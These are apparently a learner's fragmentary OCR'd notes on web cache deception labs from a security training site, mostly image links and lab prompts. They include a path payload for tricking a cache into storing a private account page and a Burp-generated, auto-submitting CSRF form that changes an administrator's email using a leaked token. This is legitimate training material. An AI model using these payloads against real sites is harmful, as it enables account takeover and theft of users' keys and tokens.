

Web cache deception

Lab: Exploiting path mapping for web cache deception

To solve the lab, find the API key for the user `carlos`. You can log in to your own account using the following credentials: `wiener:peter`.







Lab: Exploiting path delimiters for web cache deception

To solve the lab, find the API key for the user `carlos`. You can log in to your own account using the following credentials: `wiener:peter`.

We have provided a list of possible delimiter characters to help you solve the lab: Web cache deception lab delimiter list


.





make it store

and delever to victim





Lab: Exploiting origin server normalization for web cache deception


To solve the lab, find the API key for the user `carlos`. You can log in to your own account using the following credentials: `wiener:peter`.

We have provided a list of possible delimiter characters to help you solve the lab: Web cache deception lab delimiter list

.








Lab: Exploiting cache server normalization for web cache deception


To solve the lab, find the API key for the user `carlos`. You can log in to your own account using the following credentials: `wiener:peter`.

We have provided a list of possible delimiter characters to help you solve the lab: Web cache deception lab delimiter list.



without url encodoing


```
/my-account#/../resources
```



Lab: Exploiting exact-match cache rules for web cache deception

to solve the lab, change the email address for the user `administrator`. You can log in to your own account using the following credentials: `wiener:peter`.

We have provided a list of possible delimiter characters to help you solve the lab: Web cache deception lab
delimiter list
.



in response you wtill get admin csrf token

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a1c00bb030326ee80ed5333007b004c.web-securi
      <input type="hidden" name="email" value="charon&#64;gmail&#46;com
      <input type="hidden" name="csrf" value="C6nthbCpphwbJCeAgSINw3m
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
```

```
  </body>
</html>
```

in this code change your i mean admin csrf token

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a1c00bb030326ee80ed5333007b004c.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="charon&#64;gmaiil&#46;com" />
      <input type="hidden" name="csrf" value="C6nthbCpphwbJCeAgSINw3mThqBzABB3" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
```

Store | View exploit | Deliver exploit to victim | Access log